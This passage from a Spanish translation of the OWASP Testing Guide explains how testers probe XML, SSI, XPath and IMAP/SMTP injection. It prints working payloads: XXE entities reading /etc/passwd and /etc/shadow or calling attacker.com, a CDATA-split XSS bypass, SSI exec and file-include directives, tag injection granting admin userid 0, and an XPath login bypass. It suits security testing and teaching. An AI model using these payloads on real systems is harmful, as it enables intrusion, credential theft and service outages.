- NHibernate <http://www.nhibernate.org>
- Ver también herramientas de inyección SQL http://www.owasp.org/index.php/Testing_for_SQL_Injection#References

4.6.5 INYECCIÓN XML

BREVE RESUMEN

Hablamos acerca de comprobación de inyección XML cuando intentamos inyectar un documento XML concreto en la aplicación: si el intérprete XML (parser) falla al intentar hacer una validación apropiada de los datos, entonces el resultado de la comprobación será positivo.

DESCRIPCION

En esta sección describimos un ejemplo práctico de inyección XML: primero, definimos un tipo de comunicación xml, y después mostramos cómo funciona. Después, describiremos el método de descubrimiento mediante el cual tratamos de insertar metacaracteres xml. Una vez que el primer paso se ha conseguido, la persona encargada de realizar las pruebas ya tendrá algo de información sobre la estructura xml, de modo que será posible intentar inyectar datos y etiquetas xml (Inyección de etiquetas).

PRUEBAS DE CAJA NEGRA Y EJEMPLO

Vamos a suponer que existe una aplicación web que está utilizando un determinado estilo de comunicación xml con el fin de realizar el registro de usuarios. Realiza este proceso creando y

añadiendo un nuevo nodo de usuario `<user>` en un archivo xml que hace de base de datos. Supongamos que el archivo `xmlDB` es como el siguiente:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>gandalf</username>
    <password>!c3</password>
    <userid>0</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>Stefan0</username>
    <password>wls3c</password>
    <userid>500</userid>
    <mail>Stefan0@whysec.hmm</mail>
  </user>
</users>
```

Cuando un usuario se registra él mismo rellenando un formulario html, la aplicación recibirá los datos del usuario en una petición estándar, que por simplicidad vamos a suponer que se envía mediante una petición GET.

Por ejemplo, los siguientes valores:

```
Username: tony
Password: Un6R34kb!e
E-mail: s4tan@hell.com
```

Producirán la petición:

```
http://www.example.com/addUser.php?username=tony&password=Un6R34kb!e&email=s4tan@hell.com
```

a la aplicación, que construirá el siguiente nodo:

```
<user>
  <username>tony</username>
  <password>Un6R34kb!e</password>
  <userid>500</userid>
  <mail>s4tan@hell.com</mail>
</user>
```

que se añadirá al archivo `xmlDB`:



```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>gandalf</username>
    <password>!c3</password>
    <userid>0</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>Stefan0</username>
    <password>wls3c</password>
    <userid>500</userid>
    <mail>Stefan0@whysec.hmm</mail>
  </user>
  <user>
    <username>tony</username>
    <password>Un6R34kb!e</password>
    <userid>500</userid>
    <mail>s4tan@hell.com</mail>
  </user>
</users>
```

DESCUBRIMIENTO

El primer paso para comprobar la presencia de una vulnerabilidad de inyección XML en una aplicación, consiste en intentar insertar metacaracteres xml. El siguiente es un listado de metacaracteres xml:

Comilla simple: ' – Cuando no se filtra, este carácter podría provocar una excepción durante la etapa de procesamiento del xml si el valor inyectado va a formar parte del valor de un atributo en una etiqueta. A modo de ejemplo, supongamos que existe el siguiente atributo:

```
<node attrib='$inputValue' />
```

Entonces, si:

```
inputValue = foo'
```

es instanciado y después se inserta en el valor de attrib:

```
<node attrib='foo' />
```

El documento xml ya no volverá a estar bien formado.

Comilla doble: " – este carácter se puede utilizar en el caso de que el valor del atributo esté encerrado entre comillas dobles.

```
<node attrib="$inputValue" />
```

Entonces, si:

```
$inputValue = foo"
```

la sustitución será:

```
<node attrib="foo" />
```

y el documento xml ya no volverá a ser válido.

Paréntesis Angular: > y < - Añadiendo un paréntesis angular abierto o cerrado en los datos introducidos por un usuario de esta forma:

```
Username = foo<
```

La aplicación construirá un nuevo nodo:

```
<user>
  <username>foo<</username>
  <password>Un6R34kb!e</password>
  <userid>500</userid>
  <mail>s4tan@hell.com</mail>
</user>
```

pero la presencia de un '<' abierto invalidará los datos xml.

Etiqueta de Comentario: <!--/--> - Esta secuencia de caracteres se interpreta como el comienzo/final de un comentario. Así que inyectando uno de ellos en el parámetro Username:

```
Username = foo<!--
```

La aplicación construirá un nodo como el siguiente:

```
<user>
  <username>foo<!--</username>
  <password>Un6R34kb!e</password>
  <userid>500</userid>
  <mail>s4tan@hell.com</mail>
</user>
```

que no será una secuencia xml válida.

Ampersand: & - El signo “ampersand” se utiliza en la sintaxis xml para representar Entidades XML. Es decir, utilizando una entidad arbitraria como '&symbol;' es posible mapearla con un carácter o una cadena que serán considerados como texto no-xml.

Por ejemplo:

```
<tagnode>&lt;</tagnode>
```

está bien formado y es válido, representa al carácter ASCII '<' . Si '&' no está codificado como & se podría utilizar para comprobar la presencia de inyección XML. De hecho si se proporciona una entrada como la siguiente:

```
Username = &foo
```

Se creará un nuevo nodo:

```
<user>
<username>&foo</username>
<password>Un6R34kb!e</password>
<userid>500</userid>
<mail>s4tan@hell.com</mail>
</user>
```

pero si &foo no tiene un ';' final , incluso si la entidad &foo; no está definida en ningún sitio, entonces el xml tampoco será válido.



Etiquetas de inicio/final CDATA: `<![CDATA[/]]>` - Cuando se utiliza la etiqueta CDATA, cada carácter encerrado en ella no es evaluado por el intérprete xml (parser).

A menudo, esto se utiliza cuando hay metacaracteres dentro de un nodo de texto que deben ser considerados como valores de texto.

Por ejemplo, si tenemos la necesidad de presentar la cadena '`<foo>`' dentro de un nodo de texto, podríamos utilizar CDATA de la siguiente manera:

```
<node>
  <![CDATA[<foo>]]>
</node>
```

de este modo '`<foo>`' no será evaluada, y será considerada como un valor de texto.

En el caso de que el nodo esté construido de la siguiente forma:

```
<username><![CDATA[<$userName>]]></username>
```

podemos intentar inyectar la secuencia de final de CDATA `']]>` para intentar invalidar el xml.

```
userName = ]]>
```

esto se convertirá en:

```
<username><![CDATA[ ]]>]]></username>
```

que no es una representación xml válida.

Entidad externa:

Existe otro test relacionado con la etiqueta CDATA. Cuando se va a evaluar el documento XML, el valor de CDATA será eliminado, de modo que es posible añadir un script si el contenido de la etiqueta se va a mostrar en la página HTML. Supongamos que tenemos un nodo que contiene texto que se mostrará al usuario. Si este texto se puede modificar, como el siguiente:

```
<html>
$HTMLCode
</html>
```

es posible evitar los filtros de entrada insertando un texto HTML que utilice la etiqueta CDATA. Por ejemplo insertando el siguiente valor:

```
$HTMLCode = <![CDATA[<]]>script<![CDATA[>]]>alert('xss')<![CDATA[<]]>/script<![CDATA[>]]>
```

obtendremos el siguiente nodo:

```
<html>
  <![CDATA[<]]>script<![CDATA[>]]>alert('xss')<![CDATA[<]]>/script<![CDATA[>]]>
</html>
```

el cual en la fase de análisis eliminará la etiqueta CDATA e insertará el siguiente valor en el HTML:

```
<script>alert('XSS')</script>
```

En este caso, la aplicación estará expuesta a una vulnerabilidad XSS. Así que podemos insertar código dentro de la etiqueta CDATA para evitar el filtro de validación de entrada.

Entidad: Es posible definir una entidad usando DTDs. Nombre-entidad como &. Es un ejemplo de entidad. Es posible especificar una URL como entidad: de este modo creamos una posible vulnerabilidad mediante una Entidad Externa XML (en inglés XEE). Así que, la última prueba constará de las siguientes cadenas:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///dev/random" >]><foo>&xxe;</foo>
```

Esta prueba podría colgar el servidor web (en sistemas linux), porque estaremos intentando crear una entidad con un número infinito de caracteres. A continuación se presentan otras posibles pruebas:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/shadow" >]><foo>&xxe;</foo>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe;</foo>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >]><foo>&xxe;</foo>
```

El objetivo de estos tests es obtener información sobre la estructura de la base de datos XML. Si analizamos estos errores podemos encontrar gran cantidad de información útil en relación con la tecnología adoptada.

INYECCIÓN DE ETIQUETAS

Una vez que hemos llevado a término el primer paso, tendremos información sobre la estructura xml, así que podremos intentar inyectar datos y etiquetas xml.

Si consideramos el ejemplo anterior, insertando los siguientes valores:

```
Username: tony
Password: Un6R34kb!e
E-mail: s4tan@hell.com</mail><userid>0</userid><mail>s4tan@hell.com
```

La aplicación construirá un nodo nuevo y lo añadirá a la base de datos XML:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>gandalf</username>
    <password>!c3</password>
    <userid>0</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
```



```
<user>
  <username>Stefan0</username>
  <password>wls3c</password>
  <userid>500</userid>
  <mail>Stefan0@whysec.hmm</mail>
</user>
<user>
  <username>tony</username>
  <password>Un6R34kb!e</password>
  <userid>500</userid>
  <mail>s4tan@hell.com</mail><userid>0</userid><mail>s4tan@hell.com</mail>
</user>
</users>
```

El archivo xml resultante estará bien formado y es probable que la etiqueta userid se considere con el último valor (0 = admin id). La única deficiencia de esto es que la etiqueta userid existirá dos veces en el nodo del último usuario, y a menudo un archivo xml está asociado a un esquema o a un DTD. Supongamos ahora que la estructura xml tiene el siguiente DTD:

```
<!DOCTYPE users [
  <!ELEMENT users (user+) >
  <!ELEMENT user (username,password,userid,mail+) >
  <!ELEMENT username (#PCDATA) >
  <!ELEMENT password (#PCDATA) >
  <!ELEMENT userid (#PCDATA) >
  <!ELEMENT mail (#PCDATA) >
]>
```

hay que resaltar que el nodo userid está definido con el cardinal 1 (userid).

De modo que si ocurre esto, un ataque sencillo no tendrá éxito cuando el xml se valida contra el DTD especificado.

Si podemos controlar algunos valores de los nodos encerrados en la etiqueta userid (como en este ejemplo), si inyectamos una secuencia de inicio/final de comentario como se muestra a continuación:

```
Username: tony
Password: Un6R34kb!e</password><userid>0</userid><mail>s4tan@hell.com
```

El archivo de base de datos en xml será:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>gandalf</username>
    <password>!c3</password>
    <userid>0</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>Stefan0</username>
    <password>wls3c</password>
    <userid>500</userid>
    <mail>Stefan0@whysec.hmm</mail>
  </user>
  <user>
    <username>tony</username>
    <password>Un6R34kb!e</password><!--</password>
    <userid>500</userid>
    <mail>--><userid>0</userid><mail>s4tan@hell.com</mail>
  </user>
</users>
```

De esta forma la etiqueta original *userid* se tratará como un comentario y la que se ha inyectado será procesada de acuerdo a las reglas del DTD. El resultado será que el usuario 'tony' se autenticará con el *userid=0* (que podría ser el uid de un usuario administrador)

REFERENCIAS

Whitepapers

- [1] Alex Stamos: "Attacking Web Services" - http://www.owasp.org/images/d/d1/AppSec2005DC-Alex_Stamos-Attacking_Web_Services.ppt

4.6.6 INYECCIÓN SSI

BREVE RESUMEN

A menudo los servidores Web otorgan al desarrollador la posibilidad de añadir pequeñas piezas de código dinámico dentro de páginas html estáticas, sin tener que jugar con complejos lenguajes ya sean del lado del servidor o del lado del cliente. Esta funcionalidad está encarnada en los **Server-Side Includes (SSI)**, unas extensiones muy sencillas que pueden permitir a un atacante inyectar código en las páginas html, o incluso realizar ejecución remota de código.

DESCRIPCIÓN

Los **Server-Side Includes** son directivas evaluadas por el servidor web antes de servir la página al usuario. Representan una forma alternativa a los programas CGI o al código embebido utilizando lenguajes interpretados del lado del servidor, cuando sólo es necesario realizar tareas muy sencillas.



Las implementaciones SSI proporcionan comandos para incluir archivos externos, establecer y mostrar variables de entorno CGI del servidor web y ejecutar scripts CGI externos o comandos del sistema operativo.

La inclusión de una directiva SSI dentro de un documento html estático es tan fácil como escribir un trozo de código tal que así:

```
<!--#echo var="DATE_LOCAL" -->
```

para mostrar la hora actual.

```
<!--#include virtual="/cgi-bin/counter.pl" -->
```

para incluir la salida de un script CGI.

```
<!--#include virtual="/footer.html" -->
```

para incluir el contenido de un archivo.

```
<!--#exec cmd="ls" -->
```

para incluir la salida de un comando de sistema.

Entonces, si está activado el soporte en el servidor web para utilizar SSI, el servidor evaluará estas directivas, tanto en el cuerpo (body), como dentro de las cabeceras (headers). En la configuración por defecto, normalmente, la mayoría de servidores web no permiten el uso de la directiva **exec** para ejecutar comandos de sistema.

Tal y como sucede en todas las situaciones de validación incorrecta de los datos de entrada, los problemas se ponen de manifiesto cuando el usuario de una aplicación web tiene permitido proporcionar datos que van a provocar que la aplicación o el propio servidor web se comporten de manera imprevista. Cuando estamos hablando de inyección SSI, el atacante podría ser capaz de facilitar datos de entrada que, de ser insertados por la aplicación (o quizá directamente por el servidor) en una página generada dinámicamente, serían evaluados como directivas SSI.

Estamos tratando con una cuestión muy similar al clásico problema de inyección de lenguajes de *scripting*; quizá menos peligrosa, ya que la directiva SSI no es comparable con un lenguaje real de *scripting* y además el servidor web necesita estar configurado para permitir SSI; pero también más sencillo de explotar, ya que las directivas SSI son fáciles de entender y lo suficientemente potentes para mostrar en la salida el contenido de archivos y ejecutar comandos de sistema..

PRUEBAS DE CAJA NEGRA

Lo primero que deberemos hacer si vamos a efectuar las pruebas siguiendo el enfoque de caja negra, es encontrar si el servidor web está soportando el uso de directivas SSI. La respuesta casi seguro que será un sí. El soporte para SSI es bastante común. Para averiguarlo, tan solo necesitamos descubrir que tipo de servidor web está ejecutándose en nuestro objetivo, utilizaremos para ello las técnicas clásicas de recopilación de información.

Tanto si tenemos éxito o no al intentar descubrir esta información, podríamos adivinar si los SSI están soportados simplemente mirando el contenido del website objetivo de las pruebas: si hace uso de archivos **.shtml** entonces probablemente los SSI estén soportados, ya que esta extensión es la que se utiliza para identificar páginas que contienen estas directivas. Desafortunadamente, el

uso de la extensión **shtml** no es obligatorio, así que si no hemos encontrado ningún archivo **shtml** no significa necesariamente que el objetivo no sea susceptible de sufrir ataques de inyección **SSI**.

Vayamos al siguiente paso, necesario no sólo para encontrar si es realmente plausible un ataque de inyección SSI, sino también para identificar los puntos de entrada que podemos utilizar para inyectar nuestro código malicioso.

En este paso, nuestro proceso de pruebas es exactamente el mismo que necesitamos para comprobar otras vulnerabilidades de inyección de código. Necesitamos encontrar cada página donde el usuario tenga permitido enviar algún tipo de entrada o bien, si podemos proporcionar datos que van a ser mostrados sin sufrir ninguna modificación (como mensajes de error, entradas en un foro, etc). Más allá de los típicos datos facilitados por el usuario, los vectores de entrada que siempre deberemos tener en cuenta son las peticiones HTTP y el contenido de las cookies, los cuales se pueden manipular fácilmente.

Una vez que tenemos una lista de potenciales puntos de inyección, podemos comprobar si la entrada se valida correctamente y después encontrar en que parte del *site* se van a mostrar los datos que introducimos. Necesitamos asegurarnos de que lograremos conseguir que los siguientes caracteres utilizados en las directivas SSI:

```
< ! # = / . " - > and [a-zA-Z0-9]
```

pasen por la aplicación y el servidor web los evalúe en algún momento.

Explotar la falta de validación, es tan sencillo como enviar, por ejemplo, una cadena como la siguiente:

```
<!--#include virtual="/etc/passwd" -->
```

en un formulario de entrada, en lugar del clásico:

```
<script>alert("XSS")</script>
```

El servidor evaluará entonces la directiva la próxima vez que necesite servir la página en cuestión, incluyendo por lo tanto el contenido del archivo estándar de contraseñas en sistemas Unix.

La inyección se puede realizar también en las cabeceras HTTP, si la aplicación va a utilizar esos datos para construir una página generada dinámicamente:

```
GET / HTTP/1.0
Referer: <!--#exec cmd="/bin/ps ax"-->
User-Agent: <!--#virtual include="/proc/version"-->
```



PRUEBAS DE CAJA GRIS Y EJEMPLO

Pudiendo acceder al código fuente de la aplicación podemos descubrir fácilmente:

1. Si se están utilizando directivas SSI; si es así, entonces el servidor web tendrá activado el soporte SSI, haciendo de la inyección SSI una cuestión potencial a investigar;
2. Dónde intervienen en el código los datos de entrada, el contenido de las cookies y las cabeceras http; elaborando rápidamente un listado completo de vectores de entrada;
3. Cómo se tratan los datos de entrada, que tipo de filtro se está aplicando, qué caracteres no permite la aplicación y cuantos tipos de codificación se están teniendo en cuenta.

Realizar estos pasos es más bien una cuestión de utilizar la utilidad grep para encontrar las palabras clave apropiadas dentro del código fuente (directivas SSI, variables de entorno CGI, asignación de variables que involucren el uso de entradas del usuario, funciones de filtrado y demás).

REFERENCIAS

Whitepapers

- IIS: "Notes on Server-Side Includes (SSI) syntax" - <http://support.microsoft.com/kb/203064>
- Apache Tutorial: "Introduction to Server Side Includes" - <http://httpd.apache.org/docs/1.3/howto/ssi.html>
- Apache: "Module mod_include" - http://httpd.apache.org/docs/1.3/mod/mod_include.html
- Apache: "Security Tips for Server Configuration" - http://httpd.apache.org/docs/1.3/misc/security_tips.html#ssi
- Header Based Exploitation - <http://www.cgisecurity.net/papers/header-based-exploitation.txt>
- SSI Injection instead of JavaScript Malware - <http://jeremiahgrossman.blogspot.com/2006/08/ssi-injection-instead-of-javascript.html>

Herramientas

- Web Proxy Burp Suite - <http://portswigger.net>
- Paros - <http://www.parosproxy.org/index.shtml>
- WebScarab - http://www.owasp.org/index.php/OWASP_WebScarab_Project
- String searcher: grep - <http://www.gnu.org/software/grep>, your favorite text editor

4.6.7 INYECCIÓN XPATH

BREVE RESUMEN

XPath es un lenguaje que ha sido diseñado y desarrollado para operar sobre datos descritos en XML. La vulnerabilidad de inyección XPath permite a un atacante inyectar elementos XPath en una consulta que utiliza este lenguaje. Entre los posibles objetivos se incluye el acceso a información de forma no autorizada o la posibilidad de eludir los mecanismos de autenticación.

DESCRIPCIÓN

Las aplicaciones Web hacen un uso intensivo de las BBDD para almacenar y acceder a los datos que necesitan para sus operaciones. Desde los comienzos de Internet, las bases de datos relacionales han sido de lejos el paradigma más común, pero en los últimos años estamos siendo testigos de un aumento de la popularidad de las bases de datos que organizan la información utilizando el lenguaje XML. De igual modo que se puede acceder a las bases de datos relacionales mediante lenguaje SQL, las BBDD en XML utilizan XPath, que es su lenguaje estándar de consulta. Aunque desde un punto de vista conceptual, el lenguaje XPath es muy similar al SQL en su propósito y aplicación, resulta interesante el hecho de que los ataques de inyección XPath siguen la misma lógica que los ataques de inyección SQL. En algunos aspectos, XPath es incluso más potente que el SQL estándar, ya que en las propias especificaciones del lenguaje se deja entrever toda su potencia, mientras que la mayoría de las técnicas que se pueden utilizar en un ataque de inyección SQL contribuyen a dificultar aún más las peculiaridades del dialecto SQL usado por la base de datos.

Esto significa que los ataques de inyección XPath pueden ser mucho más adaptables y ubicuos. Otra ventaja de los ataques de inyección XPath es que, a diferencia de los de SQL, no hay ACLs que respetar, ya que nuestra consulta puede acceder a cualquier parte del documento XML.

PRUEBAS DE CAJA NEGRA Y EJEMPLO

El patrón de ataque XPath fue publicado por primera vez por Amit Klein [1] , y es muy similar al típico ataque de inyección SQL. Para poder hacernos una primera idea del problema, imaginemos una página de autenticación en una aplicación en la cual el usuario debe introducir su usuario y contraseña. Supongamos que nuestra base de datos está representada por el siguiente archivo xml::

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
<user>
<username>gandalf</username>
<password>!c3</password>
<account>admin</account>
</user>
<user>
<username>Stefan0</username>
<password>wls3c</password>
<account>guest</account>
</user>
<user>
<username>tony</username>
<password>Un6R34kb!e</password>
<account>guest</account>
</user>
</users>
```

Una consulta XPath que devuelva la cuenta cuyo usuario es “gandalf” y su contraseña sea “!c3” sería la siguiente:

```
string(//user[username/text()='gandalf' and
password/text()='!c3']/account/text())
```

Si la aplicación no filtra de forma adecuada esa entrada, entonces, seremos capaces de inyectar código XPath e interferir con los resultados de la consulta. Por ejemplo, podríamos introducir los siguientes valores:



Username: ' or '1' = '1'
Password: ' or '1' = '1'

Parece bastante familiar, ¿verdad? Utilizando estos parámetros, la consulta se convierte en:

```
string(//user[username/text()=' ' or '1' = '1' and password/text()=' ' or '1' = '1']/account/text())
```

Como en el típico ataque de inyección SQL, hemos creado una consulta que siempre se evalúa como verdadera (true), lo que significa que la aplicación autenticará al usuario incluso si no se le ha proporcionado un valor para usuario ni para la contraseña.

De igual forma, tal y como sucede en un ataque de inyección SQL, también en el caso de una inyección XPath, el primer paso es insertar una comilla simple (') en el campo a comprobar, introduciendo un error de sintaxis en la consulta y comprobando si la aplicación devuelve algún mensaje de error.

Si no tenemos ningún conocimiento acerca de los detalles internos de los datos XML, y si la aplicación no proporciona mensajes de error que puedan ser útiles para reconstruir su lógica interna, es posible realizar una [Inyección Ciega XPath](#), cuyo objetivo es la reconstrucción de la estructura de datos al completo. La técnica es similar a la inyección SQL de inferencia, ya que el enfoque consiste en inyectar código que cree una consulta, la cual a su vez devolverá un bit de información. La [Inyección Ciega XPath](#) se explica en más detalle en el documento mencionado antes y escrito por Amit Klein.

REFERENCIAS

Whitepapers

- [1] Amit Klein: "Blind XPath Injection" - <https://www.watchfire.com/securearea/whitepapers.aspx?id=9>
- [2] XPath 1.0 specifications - <http://www.w3.org/TR/xpath>

4.6.8 INYECCIÓN IMAP/SMTP


BREVE RESUMEN

Esta amenaza afecta a todas aquellas aplicaciones que se comunican con servidores de correo electrónico (IMAP/SMTP), normalmente aplicaciones de correo web. El propósito de este test es verificar la capacidad de inyectar comandos IMAP/SMTP arbitrarios en los servidores de correo, gracias a que los datos de entrada no son filtrados de forma adecuada.

DESCRIPCIÓN

La técnica de inyección IMAP/SMTP resultará más efectiva si el servidor de correo no está accesible directamente desde Internet. Cuando es posible una comunicación total con el servidor de correo subyacente, es recomendable hacer las pruebas de forma directa.

La presencia de una inyección IMAP/SMTP posibilita el acceso a un servidor de correo al que previamente no se tenía acceso desde Internet. En algunos casos, estos sistemas internos no tienen aplicado el mismo nivel de securización de la infraestructura que tienen los servidores web que actúan de front-end: de modo que el servidor de correo suele estar más expuesto a sufrir ataques con éxito por parte de los usuarios finales (ver el esquema presentado en la siguiente figura).



Comunicación con los servidores de correo utilizando inyección IMAP/SMTP..

La figura 1 representa el control de flujo o tráfico que normalmente se ve cuando se utiliza tecnología webmail. Los pasos 1 y 2 representan al usuario interactuando con el cliente webmail, mientras que el paso 2 nos muestra a nosotros evitando el cliente webmail e interactuando directamente con los servidores de correo subyacentes. Esta técnica permite una gran variedad de acciones y ataques. Las posibilidades dependen del tipo y ámbito de la inyección y de la tecnología del servidor de correo que se está comprobando. Algunos ejemplos de ataques utilizando la técnica de inyección IMAP/SMTP son:

- Explotación de vulnerabilidades en el protocolo IMAP/SMTP
- Evasión de restricciones de la aplicación
- Anti-automatización para evasión de procesos
- Fugas de información
- Relay/SPAM

PRUEBAS DE CAJA NEGRA Y EJEMPLO

Los patrones de ataque estándar son:

- Identificación de parámetros vulnerables
- Comprensión del flujo de datos y de la estructura de despliegue del cliente
- Inyección de comandos IMAP/SMTP

Identificación de parámetros vulnerables

Para detectar parámetros vulnerables será necesario analizar cómo trata los datos de entrada la aplicación. Las pruebas de validación de los datos de entrada requieren el envío de peticiones falsas o maliciosas al servidor, y el análisis de la respuesta.



En una aplicación desarrollada de forma segura, la respuesta debería ser un error con alguna acción correspondiente mostrando al cliente que algo ha ido mal. En una aplicación insegura, la petición maliciosa es posible que sea procesada por la aplicación que actúa de *back-end*, respondiendo con un mensaje “HTTP 200 OK”.

Es importante resaltar que las peticiones enviadas deberían ajustarse a las propias de la tecnología objeto de las pruebas. El envío de cadenas de inyección SQL para un servidor Microsoft SQL Server cuando se está utilizando un servidor MySQL dará como resultado falsos positivos como respuestas. En este caso, el envío de comandos IMAP maliciosos es el modus operandi, ya que IMAP es el protocolo subyacente a comprobar.

Los parámetros especiales de IMAP que deberemos utilizar son:

En el servidor IMAP	En el servidor SMTP
Autenticación	E-mail del emisor
Operaciones con los buzones de correo (listar, leer, crear, borrar, renombrar)	E-mail del destinatario
Operaciones con los mensajes (leer, copiar, mover, borrar)	Asunto
Desconexión	Cuerpo del mensaje
	Archivos Adjuntos

En este ejemplo de prueba, el parámetro “mailbox” se comprueba manipulando todas las peticiones con el parámetro en:

```
http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=46106&startMessage=1
```

Se pueden utilizar los siguientes ejemplos:

- Dejar el parámetro con un valor nulo:

```
http://<webmail>/src/read_body.php?mailbox=&passed_id=46106&startMessage=1
```

- Sustituir el valor con uno aleatorio:

```
http://<webmail>/src/read_body.php?mailbox=NOTEXIST&passed_id=46106&startMessage=1
```

- Añadir otros valores al parámetro:

```
http://<webmail>/src/read_body.php?mailbox=INBOX PARAMETER2&passed_id=46106&startMessage=1
```

- Añadir caracteres especiales no estándar (ej: \, ', ", @, #, !, |):

```
http://<webmail>/src/read_body.php?mailbox=INBOX"&passed_id=46106&startMessage=1
```

- Eliminar el parámetro:

```
http://<webmail>/src/read_body.php?passed_id=46106&startMessage=1
```

El resultado final de las pruebas anteriores nos dará tres posibles situaciones:

S1 – La aplicación devuelve un código/mensaje de error.

S2 – La aplicación no devuelve ningún código/mensaje de error pero no muestra indicios de la operación solicitada.

S3 - La aplicación no devuelve ningún código/mensaje de error pero muestra indicios de haber realizado la operación solicitada de forma satisfactoria.

Las situaciones S1 y S2 representan una inyección IMAP/SMTP realizada con éxito.

El objetivo de un atacante será recibir la respuesta S1 ya que es un indicador de que la aplicación es vulnerable a la inyección y posterior manipulación.

Supongamos que un usuario visualiza las cabeceras de email en la siguiente petición HTTP:

```
http://<webmail>/src/view_header.php?mailbox=INBOX&passed_id=46105&passed_ent_id=0
```

Un atacante podría modificar el valor del parámetro INBOX inyectando el carácter " (%22 utilizando codificación URL):

```
http://<webmail>/src/view_header.php?mailbox=INBOX%22&passed_id=46105&passed_ent_id=0
```

En este caso la respuesta de la aplicación será:

```
ERROR: Bad or malformed request.
Query: SELECT "INBOX"
Server responded: Unexpected extra arguments to Select
```

La técnica S2 es más difícil de ejecutar. Necesitaremos utilizar inyección ciega de comandos para determinar si el servidor es vulnerable.

Por otro lado, el último escenario (S3) no tiene relevancia en este párrafo.

Resultado esperado:

- Listado de parámetros vulnerables
- Funcionalidad afectada
- Tipos de posibles inyecciones (IMAP/SMTP)

Comprendiendo el flujo de datos y la estructura de despliegue del cliente

Una vez identificados todos los parámetros vulnerables (por ejemplo, "passed_id"), necesitamos determinar hasta que nivel es posible inyectar, y después preparar un plan de pruebas para explotar la aplicación.

En este caso de prueba, hemos detectado que el parámetro "passed_id" de la aplicación es vulnerable y se utiliza en la siguiente petición:

```
http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=46225&startMessage=1
```



Con la siguiente prueba (utilizando un valor alfabético cuando se requiere un valor numérico):

```
http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=test&startMessage=1
```

generará el siguiente mensaje de error:

```
ERROR : Bad or malformed request.  
Query: FETCH test:test BODY[HEADER]  
Server responded: Error in IMAP command received by server.
```

En el anterior ejemplo, el otro mensaje de error devolvió el nombre del comando ejecutado y los parámetros asociados.

En otras situaciones, el mensaje de error (“no controlado” por la aplicación) contiene el nombre del comando ejecutado, pero si leemos el documento RFC apropiado (ver el párrafo “Referencia”) comprenderemos cuales son los otros comandos posibles que se pueden ejecutar.

Si la aplicación no devuelve mensajes de error descriptivos, necesitaremos analizar la funcionalidad afectada para comprender o quizá deducir, todos los posibles comandos (y parámetros) asociados con la mencionada funcionalidad. Por ejemplo, si la detección del parámetro vulnerable se ha realizado intentando crear un buzón, resulta lógico pensar que el comando IMAP afectado será “CREATE” y, según el RFC, contiene un único parámetro cuyo valor corresponde al nombre del buzón que se espera crear.

Resultado esperado:

- Listado de los comandos IMAP/SMTP afectados
- Tipo, valor y número de parámetros esperados por los comandos IMAP/SMTP afectados.

Inyección de comandos IMAP/SMTP

Una vez que la persona que está efectuando las pruebas ha identificado los parámetros vulnerables y ha analizado el contexto donde se ejecutan, la siguiente etapa es explotar la funcionalidad.

Esta etapa tiene dos posibles resultados:

1. La inyección es posible en un estado de no autenticación: la funcionalidad afectada no requiere que el usuario esté autenticado. Los comandos (IMAP) disponibles para la inyección están limitados a: CAPABILITY, NOOP, AUTHENTICATE, LOGIN y LOGOUT.
2. La inyección sólo es posible en un estado de autenticación: La explotación con éxito requiere que el usuario esté totalmente autenticado antes de que podamos continuar con las pruebas.

En cualquier caso, la estructura típica de una inyección IMAP/SMTP es la siguiente:

- Cabecera (Header): final del comando esperado;
- Cuerpo (Body): inyección del nuevo comando;
- Pie (Footer): comienzo del comando esperado.

Es importante resaltar que para ejecutar el comando IMAP/SMTP, el anterior debe haber terminado con la secuencia CRLF (%0d%0a). Supongamos que durante la etapa 1 (“Identificación de parámetros vulnerables”), el atacante detecta que el parámetro “message_id” de la siguiente petición es vulnerable:

```
